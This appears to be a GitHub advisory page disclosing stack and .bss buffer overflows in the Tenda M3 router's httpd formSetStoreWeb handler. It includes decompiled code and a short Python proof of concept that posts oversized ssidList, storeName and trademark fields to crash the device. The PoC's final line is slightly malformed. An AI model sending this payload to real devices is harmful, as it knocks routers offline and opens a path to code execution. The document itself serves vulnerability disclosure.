d1tto / IoT-vuln Public

Code Issues Pull requests Actions Projects Security Insights

main IoT-vuln / Tenda / M3 / formSetStoreWeb /

d1tto add Tenda M3 ... on May 27 History

..

img	6 months ago
readme.md	6 months ago

readme.md

Overview


- The device's official website: https://www.tenda.com.cn/product/M3.html
- Firmware download website: https://www.tenda.com.cn/download/detail-3133.html

Affected version


V1.0.0.12(4856)

Vulnerability details

httpd in directory `/bin` has a stack overflow vulnerability and a data segment overflow vulnerability. The vulnerability occurrs in the `formSetStoreWeb` function, which can be accessed via the URL `goform/setStoreWeb`



```
50  s1 = (char *)websGetVar(a1, "action", "save");
51  v40 = (char *)websGetVar(a1, "trademark", "Tenda");
52  v39 = (char *)websGetVar(a1, "actionCode", "A0015");
53  v38 = (char *)websGetVar(a1, "logo", "logo.gif");
54  v37 = (char *)websGetVar(a1, "background", "1.png");
55  v36 = (char *)websGetVar(a1, "brandName", "default_Tenda");
56  v35 = (char *)websGetVar(a1, "weixinName", "Tenda1999");
57  nptr = (char *)websGetVar(a1, "adModule", "2");
58  v33 = (char *)websGetVar(a1, "title", "default_title");
59  v32 = (char *)websGetVar(a1, "titleUrl", "http://www.hao123.com/");
60  v31 = (char *)websGetVar(a1, "picTitleFirst_1", "defaultTitle");
61  v30 = (char *)websGetVar(a1, "picTitlesecond_1", "defaultTitle");
62  v29 = (char *)websGetVar(a1, "picTitleUrl_1", "http://www.hao123.com/");
63  v28 = (char *)websGetVar(a1, "picName_1", "1.png");
64  v27 = (char *)websGetVar(a1, "picTitleFirst_2", "defaultTitle");
65  v26 = (char *)websGetVar(a1, "picTitlesecond_2", "defaultTitle");
66  v25 = (char *)websGetVar(a1, "picTitleUrl_2", "http://www.hao123.com/");
67  v24 = (char *)websGetVar(a1, "picName_2", "2.png");
68  v23 = (char *)websGetVar(a1, "picTitleFirst_3", "defaultTitle");
69  v22 = (char *)websGetVar(a1, "picTitlesecond_3", "defaultTitle");
70  v21 = (char *)websGetVar(a1, "picTitleUrl_3", "http://www.hao123.com/");
71  v20 = (char *)websGetVar(a1, "picName_3", "3.png");
72  v19 = websGetVar(a1, "adUrl", &unk_B07A4);
73  src = (char *)websGetVar(a1, "ssidList", &unk_B07A4);
74  v17 = (char *)websGetVar(a1, "storeName", &unk_B07A4);
75  v16 = websGetVar(a1, "mpAppId", "wx8814556889e06a18");
76  v7[0] = 0;
```



```
92   if ( !strcmp(s1, "save") )
93   {
94     strcpy((char *)v7, "10.2.0.4");
95     sprintf(DEFAULT_PIC_PATH, "http://%s/images/push_images/", (const char *)v7);
96   }
97   else if ( !strcmp(s1, "preview") )
98   {
99     GetValue((int)"lan.ip", (int)v7);
100    sprintf(DEFAULT_PIC_PATH, "http://%s/images/push_images/", (const char *)v7);
101  }
102  printf("\n\n@@@ DEFAULT_PIC_PATH = %s @@@\n\n", DEFAULT_PIC_PATH);
103  if ( !strcmp(s1, "save") )
104  {
105    strcpy(g_weixin_config, src);
106    strcpy(&g_weixin_config[33], v17);
107    dword_BF378 = atoi(nptr);
108    memset(v4, 0, sizeof(v4));
109    strcpy(v4, v40);
110    if ( is_cn_encode(v40) != 2 )
111    {
112      memset(v4, 0, sizeof(v4));
113      set_cn_ssid_encode("utf-8", v40, v4);
114    }
115    printf("### utf_storeName = %s\n", v4);
116    strcpy(&g_weixin_config[226], v4);
117    strcpy(&g_weixin_config[258], v39);
118    strcpy(&byte_BF39C[64], v36);
119    strcpy(&byte_BF39C[97], v35);
120    strcpy(byte_BF39C, v38);
121    strcpy(&byte_BF39C[32], v37);
122    strcpy(&byte_BF39C[130], v33);
```

When the POST parameter `action` equals to "save", the program will enter if branch at line 103. In the if body, program copy POST parameter `ssidList` and `storeName` to global variable `g_weixin_config` without chekcing its length. It also copy POST parameter `trademark` to stack buffer `v4` without chekcing its length.

PoC

Poc of Denial of Service(DoS)

```
import requests

data = {
    b"action": b"save",
    b"ssidList": b'A'*0x600,  # .bss segment overflow
    b"storeName": b'A'*0x600, # .bss segment overflow
    b"trademark": b'A'*0x1000, # stack overflow
}
cookies = {
    b"user": "admin"
}
res = requests.post("http://127.0.0.1/goform/setStoreWeb", data=data, cookies=cookie
print(res.content)
```